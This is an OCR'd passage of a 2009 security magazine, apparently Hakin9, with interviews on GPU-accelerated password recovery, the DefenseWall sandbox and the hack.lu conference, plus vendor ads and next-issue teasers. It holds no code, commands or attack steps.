That's a good question. I think lots of everyday items can be abused, but their good use far outweighs possible evil uses. Same holds for our software: although it can be used to do bad things like gaining unauthorized access. We try to ensure that those who buy our software are legitimate owners of systems or data they're trying to get access to.

Do you know how much time it would take to crack an 8 character alphanumeric password with a GPU, compared to CPU?


It depends. Such password for Windows can be recovered in about a day on a single PC with a decent graphic card. The same password for something stronger, like WPA or PGP, is very difficult to recover – it'll take more than 50 years on a single dedicated PC, assuming that password is random. This assumption is often wrong, and a password sometimes can be recovered much faster (in hours) by running smart dictionary attack.

As you were the first to come across this idea, wouldn't you like to patent the technology of implementing graphic chips for password recovery?

This is surely a revolutionary technology in password recovery and yes, we applied for a patent, however getting it is another question, at least its consideration should take some time. Meanwhile, we registered our Thunder Tables – the technology which uses pre-computed hash tables for PDF and Microsoft Word files protected with 40-bit encryption, which now became totally obsolete, because Thunder Tables open files literally instantly.

So, what would you recommend to get the maximum of today's computer potential for password recovery?

Using graphic cards' power for brute-forcing is definitely a great advantage and our program allows that. What's more, you can also use more than one compatible graphic card you have in your computer, as we added support of multiple GPUs for even faster password audit/recovery. Currently GPU acceleration is available for Office 2007 files (Word 2007, Excel 2007, PowerPoint 2007 and Project 2007), Adobe PDF 9, WPA/WPA2, Windows logon passwords (LM and NTLM) and MD5 hashes, but we are working on adding other algorithms.



ELCOMSOFT
PROACTIVE SOFTWARE

Elcomsoft Distributed Password Recovery

Break complex passwords, recover strong encryption keys and unlock documents in a production environment.

Elcomsoft Distributed Password Recovery is a high-end solution for forensic and government agencies, data recovery and password recovery services and corporate users with multiple networked workstations connected over a LAN or the Internet. Featuring unique acceleration technologies and providing linear scalability with no overhead, Elcomsoft Distributed Password Recovery offers the fastest password recovery by a huge margin, and is the most technologically advanced password recovery product currently available.

Features and Benefits

- Multi-GPU support to recover up to 1 billion passwords per second
- Multiprocessor/ Multicore configurations for 16 times faster calculations
- NVIDIA GPU acceleration (patent pending) reduces password recovery time by a factor of 50
- Linear scalability allows using up to 10,000 workstation without performance drop-off
- Distributed password recovery over LAN, Internet or both
- Console management for flexible control from any networked PC
- Schedule support for flexible load balancing
- Minimum bandwidth utilization saves network resources and ensures zero scalability overhead

Supported Applications and Document Formats

- Microsoft Word, Excel,PowerPoint,Money,OneNote
- PGP (disks, personal certificates, self-decrypting archives etc)
- Personal Information Exchange certificates (PKCS #12)
- Adobe Acrobat PDF
- Windows NT/2000/XP/2003/Vista/2008 logon passwords (LM/NTLM)
- Lotus Notes ID files
- MD5 hashes
- Oracle users' passwords
- UNIX users' passwords
- WPA-PSK passwords

Patent-Pending Technology: NVIDIA GPU Acceleration

Elcomsoft Distributed Password Recovery employs a revolutionary, patent pending technology to accelerate password recovery when a compatible NVIDIA graphics card is present. Currently supporting all GeForce8 boards, the acceleration technology offloads parts of computational-heavy processing onto the fast and highly scalable processors featured in the NVIDIA's latest graphic accelerators. The GPU acceleration is unique to Elcomsoft Distributed Password Recovery, making password recovery up to fifty times faster as compared to password recovery methods that only use the computer's main CPU.

*More information on **Elcomsoft Distributed Password Recovery**:*

http://www.elcomsoft.com/edpr.html

www.elcomsoft.com
© 2009 ElcomSoft Co. Ltd.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

DefenseWall
Pure Policy-Based Sandbox Application

Ilya Rabinovich is the owner of SoftSphere Technologies. He is a self-taught programmer – his original degree is Engineer-Nuclear Physicist. Ilya developed DefenseWall because he saw the real need for a pure policy-based, with untrusted attribute inheritance, sandbox application. His project was, and is, the first one in the world!

Could you tell our readers about Softsphere? What is your most interesting and relevant project? What is your main mission?
Hi everybody! I am Ilya Rabinovich, the guy behind SoftSphere Technologies. I founded the company when I made up my mind to go on my own and develop security software. The first software project, *Total Text Security* (text encryption/description program) didn't get much response.
My second project, DefencePlus (buffer overflow protection without resource hog) was somewhat more successful, but I wouldn't call it a huge success. Very soon after I started that project (DPlus), AMD and Intel started to produce CPUs with NX/XD (non-executable) bit onboard, which allows to mark certain memory pages as not for execution. This, more or less, eliminated the need for my DefensePlus.

My third project, DefenseWall HIPS, has been well-received and is very successful because it fills a real need in the market. Originally, it was engineered as a strong but simple-to-use protection against malicious software and viruses, with no need for constant updates like an antivirus.

In simple terms, I have chosen to develop a policy-based sandboxing architecture with trusted and untrusted processes separation and rights restriction for untrusted processes. Before I implemented DefenseWall, as far as I know, there was no pure policy-based sandbox application with untrusted attribute inheritance in the world... DefenseWall is the first!

Defense itself is total driver-level...no application-mode hooks are used as malicious software can bypass it. In four years alone, I was able to implement near 100% protection (proved by AVComparatives.org tests) against viruses and malicious software with minimum user intervention and iteration and there is still a lot of room for further innovation.

My mission with DefenseWall has, from the beginning, been to create 100% anti-virus and anti-malware protection with nil or very minimal user interaction. Currently, DefenseWall can prevent protected computers against malicious software and virus infections, malicious key logging, passwords theft and sensitive data hijacking. Outbound traffic control protection is in development and on the way.

In conclusion, a little advice for software engineers. In development process, your code can be changed dramatically, but if the initial design is right, you can improve your product simply, by patching, without rewriting the whole project from scratch.

Please describe the most difficult task/decisions you had to take during the development.
The most difficult task I encountered is to make the initial project architecture right with the first version. The next task was undocumented internal Windows LPC data packets hacking – it was a real challenge.

How does your product compare to McAfee HBSS?
Not comparable – as far as I can tell, McAfee HIPS is based on an outdated classic scheme, with a lot of user or IT staff interaction being necessary. I really doubt it is a real competitor (from a technical point of view, naturally) for DefenseWall, with its innovative policy-based sandbox protection, requiring minimal or even zero interaction.

Many vendors of security software have been victims of buffer overflows etc. Please describe, if you are allowed, your methodology for ensuring your product.
First of all, untrusted processes are not allowed to send control messages into the

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

driver. This dramatically reduces the attack surface. And the second important thing here – check your buffer's size before putting any data into it.

How does HIPS help or help in the future against client-side attacks?
It is very essential. If a HIPS system is designed the right way and set up properly, it can protect its users against 100% of possible attacks, including data and passwords hijack. This isn't a need or situation we see developing in future, it is the reality right here and right now today.

It is said that HIPS adds a new dynamic in threat analysis. How do you envision the utilization of HIPS to expand threat analysis from just the edge devices but all the way to the clients?
Yes, HIPS systems can be used as threat analysis tools. But, it can't be considered as a professional research tool, as it sets some restrictions that affects the process. It can be useful as a first-round analysis tool, but no more.

What do you think of the DOD8570.1-M?
It is common paper for big companies; not really useful for a small or medium business because of lack of resources. But I have to mention here, that without the use of proper security tools, all the administrative level policies and guidances are useless.

Do you think the average user is able to manage using an anti-virus program, an anti-spyware program, a firewall, and now also a host intrusion prevention type program?
As for all the black-listing types of protective software (anti-virus, anti-spyware, or expert behaviour blockers which are HIPS also), they are quite simple to be operated by an average user as they do not rely on user's decisions, but on the signatures and heuristics and can work totally automatically. As for firewalls and classical HIPS systems – they very much rely on the user's decision and, if one can't understand what is going on (because those questions are highly technically), that user will be infected and/or loose private data. Sandboxes (sandbox HIPS) rely on user's decisions only partially, do not require technical knowledge and can be operated by people of all ages and children too.

Do you think that these program types will tend to merge together in the future and perhaps also become more user friendly?
Internet Security Suites of the future will integrate all the possible protection techniques all together. By using innovative techniques and white-listing, they can be very user-friendly and strong. But, naturally, much will depend on the software architects.

Do you think the average user understands the benefit to be gained from using the DefenseWall system?
Yes, he/she can because I designed DefenseWall, first and foremost, to be easy to use for the average-level computer user.

Many of the DefenseWall's users are very average ones. How will you communicate the potential benefits to the average user?
Simple – near 100% defense with minimum user's interaction. No popup windows, no misses. Hundreds of thousands of users are in a situation where their PCs are controlled remotely by bot networks.

How would DefenseWall help prevent this?
If the botnet's software agent has come with an untrusted source, it just can't infect the system. You can visually control the number of untrusted processes with DefenseWall's tray icon and, if something goes wrong, stop the attack immediately by terminating malicious processes...anyways, it's untrusted and can't harm the system. With the future Personal Firewall version, botnet agents will not be able to communicate with the Internet, thus, will be totally harmless.

Nowadays, many people say that in future people will be like moving databases and we'll be able to take a bracelet thanks to which they recognize our data at airports, or VIP people might be easily found by GPS thanks to a special gadget they take with them in case they're kidnapped. The most famous system of this is RFID. But how do you think that this system can be protected from hackers and thefts of information?
Yes, they can be protected and yes, they can be hacked. In fact, everything in the world made by man can be understood and be hacked by others...if it will be profitable, of course.

Is it easy for people to preserve their privacy to others?
No, because in-the-cloud services privacy depends not on the users, but on the service and its staff. Also, most people are not technical and knowledgeable enough to really understand the risks and to know how to keep their own private information safe.

Where do you see IT security going in the future?
The trend is obvious – security is integrating. I mean, currently, you need a signature scanner to catch already known malware, firewall to prevent malware from calling home, spam filter, blacklisting-style behavior blocker to catch malware by behavior, file reputation services (white listing, for instance) to distinguish known-as-good from all the others and a sandbox to keep all the malware coming through the previous defense levels from doing harm. Also, there is one more obvious trend for security software – all the signatures are migrating to the cloud services of the anti-virus companies. It is not only about regular code scanners, but also blacklisting-based behavior blockers.

What are your future plans?
Simplify interaction with the users and bring innovations into the personal firewall market. With Version 3 of DefenseWall, presently under development, I'm implementing a Personal Firewall fork with both Inbound and Outbound Control features. Also, DefenseWall's function will be hardened against unwanted computer reboot requests.

Thanks for the interview and good luck!

Thank you for the opportunity to discuss my product, Eve.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Interview with Alexandre Dulaunoy & Fred Arbogast

CSRRT-LU, Computer Security Research and Response Team Luxembourg, is organizing for the fifth year its annual hack.lu computer security conference in Luxembourg. As every year speakers from all over the world will talk about the newest threats, techniques and researches done in both the hacking communities and the academic world.

The conference will fill three days with talks and different kinds of workshops. International visitors will try to make connections with different speakers and others and discuss the problems in the security world and exchange their knowledge amongst each other.

Could you tell our readers what is HACK.LU about? What is your mission?
Hack.lu is a yearly IT security conference being held in Luxembourg (Europe). The conference is a technical conference where we try to minimize the commercial effect as much as possible to have it to nearly zero.

Hack.lu is an open convention/conference where people can discuss about computer security, privacy, information technology and its cultural/technical implication on society. The aim of the convention is to: make a bridge of the various actors in the computer security world.

For people who are not familiar with your group, can you tell us a little bit about the HACK.LU?
Hack.lu is orgnaized by CSRRT-LU team, which is a small group of people dealing with IT security and the broad range of related topics.

How did HACK.LU start and how has it evolved to where it is today?
Hack.lu started as a try to have a non-commercial but technical IT security conference in Luxembourg. The first year hack.lu was held around 70-80 people were visiting and checking the conference. Last year we had close to 200 participants and 3 days of talks about different topics related to IT security. The speakers were coming from all over the world (for ex. Australia, South America, US etc.).

Let us know what should attend to the conference?
The conference is open for everyone and we try to do our best to have a mixture of different topics ranging from easy to very technical. The aim is to bring people together and exchange their experiences and knowledge.

How many companies are presenting at the conference?
There are normally no companies presenting at this conference as hack.lu is aimed at the technical aspects and speakers may be a part of a company but they present their research mostly company independent.

Who will be speaking at the HACK.LU conference?
The round of this year's speakers hasn't been decided yet as the CFP is still open and the committee will have to review all the great submissions that it receives. The speakers list and the workshop will be announced late July (for the workshops) mid of august (for the speakers).

But be assured that there will be very renowned speakers and that there will also be very interesting topics.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

What kind of criteria do you use to select the topics for the conference agenda?

The criteria are defined in the CFP and then the evaluation committee will evaluate all the different submissions and make a choice for the different topics that will be presented this year.

hack.lu 2009 Conference Info Sheet Background, Concept and Methodology

The initial idea (in the first Edition in 2005) of the hack.lu conference was to close the gap between the computer science academic sector and the computer security professional.

The conference clearly focus on information security while bridging the traditional academic problem solving approach with the non-traditional problem solving often used by the computer security professionals. As demonstrated by Gregory Conti in the Communications of the ACM (Volume 49 Number 6), there are two communities with infrequent interaction:

- One community with a more traditional/academic approach to solve problems in information security,
- and another more prone to use unusual path to solve problems.

The last one is often unlikely to ever appear in peer-reviewed journal as they often use other ways to disseminate the information. That's the major concept behind the hack.lu conference, it's to gather the two communities at the same place. As both communities used different methods of dissemination, the hack.lu conference friendly hosts academic research and the hacking community at the same time.

The Computer Security Research and Response Team Luxembourg (CSRRT-LU ASBL) is the non-profit organization organizing and hosting the conference.

The hack.lu conference is using a standard call for paper for attracting the academic community while in parallel inviting the "hacking" community to participate in dynamic sessions.

Those dynamic sessions are integrated in the academic presentation like the BarCamp sessions, Invited guest-talks and lightning talks.

The processes during the conference permit to extend the research discussion made during the talks with the dynamic sessions. This permits to foster innovation in research but also in the hacking community by introducing other concepts.

The main goal of the conference is to explore the work done by the two communities and challenge everyone to improve computer security in general.

You are IT Security experts now. What security threats should people be the most aware of?

Well people should always know that Internet is a risky place and that depending on what they are doing on Internet they should think about protecting the them selves accordingly.

Where do you see IT security going in the future?

As long as there will be software, there will be threats and vulnerabilities. IT security will always have to put lots of efforts in research and development as there is also lots of effort put in research and development in the offensive part.

Backing to the HACK.LU conference, what are your future plans?

We try to keep on going with the yearly planning of the conference and we have still some margin to grow, in numbers, but we won't grow that much any more as the quality will for sure not be the same if the audience grows any more.

Thanks for the interview and good luck at the event!

advertisement

UNDERSTANDING TWO-FACTOR AUTHENTICATION

The CrypToken®. Its smart card chip and operating system, EAL 4 + certified, provide real security for VPN's, financial applications and email.
Experts know: Password based systems just can't measure up to that level - and aren't cheap either, if extensive support costs are taken into account.

Want to test the fastest token on the market?
It's ready to make eBusiness a safer world.

MARX® cryptotech GERMANY

Get your CrypToken® today!

U.S.A.
☎ +1-770-904-0369
Fax +1-770-904-3893
sales@cryptotech.com

Europe
☎ +49 (0)8403 / 929514
Fax +49 (0)8403 / 929529
datasec@marx.com

www.cryptoken.com/enh9

MARX CrypToken
"As The Number Of Phishing And Hacking Exploits Rises, Strong Authentication Gains Traction".

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the 0day market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com

Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: http://www.eltima.com
e-mail: info@eltima.com

First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk

@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net

@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net

Priveon

Priveon offers complete security lifecycle services – Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

http://www.priveon.com
http://blog.priveonlabs.com/

MacScan

MacScan detects, isolates and removes spyware from the Macintosh.
Clean up Internet clutter, now detects over 8000 blacklisted cookies.
Download your free trial from:
http://macscan.securemac.com/

e-mail: macsec@securemac.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

EXCLUSIVE&PRO CLUB

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

NETIKUS.NET ltd

NETIKUS.NET ltd offers freeware tools and EventSentry, a comprehensive monitoring solution built around the windows event log and log files. The latest version of EventSentry also monitors various aspects of system health, for example performance monitoring. EventSentry has received numerous awards and is competitively priced.

http://www.netikus.net
http://www.eventsentry.com

Heorot.net

Heorot.net provides training for penetration testers of all skill levels. Developer of the De-ICE.net PenTest LiveCDs, we have been in the information security industry since 1990. We offer free, online, on-site, and regional training courses that can help you improve your managerial and PenTest skills.

www.Heorot.net
e-mail: contact@heorot.net

ElcomSoft Co. Ltd

ElcomSoft is a Russian software developer specializing in system security and password recovery software. Our programs allow to recover passwords to 100+ applications incl. MS Office 2007 apps, PDF files, PGP, Oracle and UNIX passwords. ElcomSoft tools are used by most of the Fortune 500 corporations, military, governments, and all major accounting firms.

www.elcomsoft.com
e-mail:info@elcomsoft.com

Lomin Security

Lomin Security is a Computer Network Defense company developing innovative ideas with the strength and courage to defend. Lomin Security specializes in OSSIM and other open source solutions. Lomin Security builds and customizes tools for corporate and government use for private or public use.

tel:703-860-0931
http://www.lomin.com
mailto:info@lomin.com

Netsecuris

Netsecuris is a professional provider of managed information security and consulting services that focuses on ensuring the security of your networks and systems. Services include managed firewall/intrusion prevention, managed email security, network penetration testing, vulnerability assessments, and information systems risk assessments.

http://www.netsecuris.com
email: sales@netsecuris.com

This is a place for your business card.

Join our EXCLUSIVE&PRO Club

For more info e-mail us at en@hakin9.org

JOIN OUR EXCLUSIVE CLUB AND GET:

- **Hakin9 one year subscription**
- **classified ad for duration of your subscription**
- **discount on advertising**

You wish to have an ad here?
Join our EXLUSIVE&PRO CLUB!
For more info e-mail us at ***en@hakin9.org*** or go to ***www.hakin9.org/en***

EXCLUSIVE&PRO CLUB

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

in the next issue...

Simple DLP Verification Using Network Grep

Network grep is a pcap-aware tool that associates with libpcap and will allow you to utilize regular or hexadecimal expressions to match against data payloads found in packets. If it discovers a match you can specify the tool to dump into a file for analysis. This article will actually show simple techniques on obtaining information or checking possible data leakage by residing on a network and lurking over network traffic using network grep for auditing purposes..

Network Forensics: More than Looking for Cleartext Passwords

Digital forensics can be defined as the acquisition and analysis of evidence from electronic data to discover incidents of malicious or suspicious intent and correlate them with hackers or non-compliant employees. Sources of electronic data would include computer systems, storage mediums, electronic files and packets traversing over a network. Digital forensics is mainly conducted at two layers: network and system.

Brute Forcing User Names

Brute forcing is the ultimate „James Bond" tactic of any hacker worth his or her salt. In order to maintain integrity, the true hacker must not expect any advantage from the system. He, or she, is thus in the position of the classic road warrior who, while bereft of all social support systems, must plunder in order to attain a competitive edge in a capitalist world. In the context of hacking, this means you have to engage in subversive activities if you expect to succeed.

Protocol Channels

Covert channel techniques are used by attackers to transfer hidden data. There are two main categories of covert channels: timing channels and storage channels. This text introduces a new storage channel technique called a protocol channels. A protocol channel switches one of at least two protocols to send a bit combination to a destination. The main goal of a protocol channel is that the packets sent look equal to all other usual packets of the system what makes a protocol channel hard to detect.

Current information on the Hakin9 Magazine can be found at:

http://www.hakin9.org/en

The editors reserve the right to make content changes

The next issue goes on sale in September 2009

A Windows-FE Based Forensic Boot CD

Around February and March of this year there were rumors in some IT-security and Forensic-blogs about a Microsoft Windows FE Boot-CD – a minimized bootable Vista for forensic purposes (hence the name FE that should stand for Forensic Environment) Windows is used as an operating system for almost all of the recognized forensic software. But is also suitable for a forensic Boot-CD? In this article it will be shown you that it really works.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

N-STALKER HELPS YOU FINDING WEB VULNERABILITIES BEFORE HACKERS DO!

N-STALKER WEB APPLICATION SECURITY SCANNER 2009

» AJAX SECURITY

» XSS & SQL INJECTION

» OWASP & PCI COMPLIANCE

» FLEXIBLE SCAN POLICIES

» FREE EDITION AVAILABLE

» MUCH MORE!

Get to know more at
http://www.nstalker.com

N-Stalker®
THE WEB SECURITY SPECIALISTS™

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

APC Back-UPS ES 750G is the energy-conscious choice. Save up to $40 per year on your electric bill.*

SmartShedding™ Technology

Allows the master outlet to sense when your computer has either been turned off or has gone into sleep mode, so it can shut off power to peripherals plugged into the controlled outlets--saving you power and money.

Uses up to 5x less power in normal operation than any other battery backup.

Let's protect what's important.

What's in your computer? Photos, music, personal files, financial data, broadband access, videos, and more. Your computer has never been more important, and yet it has never been at higher risk for damaging power surges and other disturbances.

So like most people, you need to protect your assets. But like most people, you'd also like to protect the environment. With our new energy-conscious products, you can do both. Energy efficient by design, our new smart products protect the power going into your computer, at a cost that is quickly offset by big energy savings. How? Not only do the new Back-UPS ES® and SurgeArrest® use power very wisely, they also boast a master/controlled outlets feature, which automatically powers down idle devices to conserve energy.

APC power protection products are available at:

BEST BUY CDW STAPLES that was easy: PC Connection

> *"The price tag on the new UPS is $99. While I'm not in the habit of endorsing products in this blog, if you're in the market for a workstation-class UPS, why not opt for the greener option?"*
>
> *- Heather Clancy, ZDNet.com*

In fact, while protecting your power supply, we're up to 5 times more energy efficient than any other solution. By saving you $40 a year in energy costs, our Back-UPS ES pays for itself in 2 short years. The high-frequency, low-copper design has a smaller transformer and environmental footprint. Even the packaging has been carefully selected and manufactured to maximize use of recycled materials and minimize waste.

In this world, every decision you make counts. So protect your power with a battery backup that works to protect the environment. It conserves power, it pays for itself, and it's backed by APC's 20-plus years of Legendary Reliability®. For more information on this or our other great products, or for information about environmentally responsible disposal of your old battery, visit ***www.apc.com***

INNOVATIONS DESIGN & ENGINEERING SHOWCASE HONORS 2008

Energy-efficient solutions for every level of protection:

Save $25 per year* on your electric bill!

Surge Protection

Starting at $34

Guaranteed protection from surges, spikes, and lightning.

7 outlets, phone/fax/modem protection, master/controlled outlets

SurgeArrest® P7GT

Save $40 per year* on your electric bill!

Battery Back-UPS®

Starting at $99

Our most energy-efficient backup for home computers.

10 outlets, DSL and coax protection, master/controlled outlets, high-frequency design, 70 minutes of runtime†

Back-UPS® ES 750G

APC can help with your other power-protection needs. Visit apc.com to see our complete line of innovative products.

Enter to Win a Back-UPS® ES 750G! (A $99 value)

Also, enter key code to view other special offers and discounts.

Visit www.apc.com/promo Key Code i807w or Call 888.289.APCC x8201 or Fax 401.788.2797

APC® Legendary Reliability®

© 2009 American Power Conversion Corporation. All trademarks are owned by Schneider Electric Industries S.A.S., APCC, or their affiliated companies.
e-mail: esupport@apc.com • 132 Fairgrounds Road, West Kingston, RI 02892 USA • 998-0967 †Runtimes may vary depending on load.
*Average savings are based on comparable competitive models, and are comprised of two energy-saving features: an ultra-efficient electrical design, and the master/controlled outlets feature.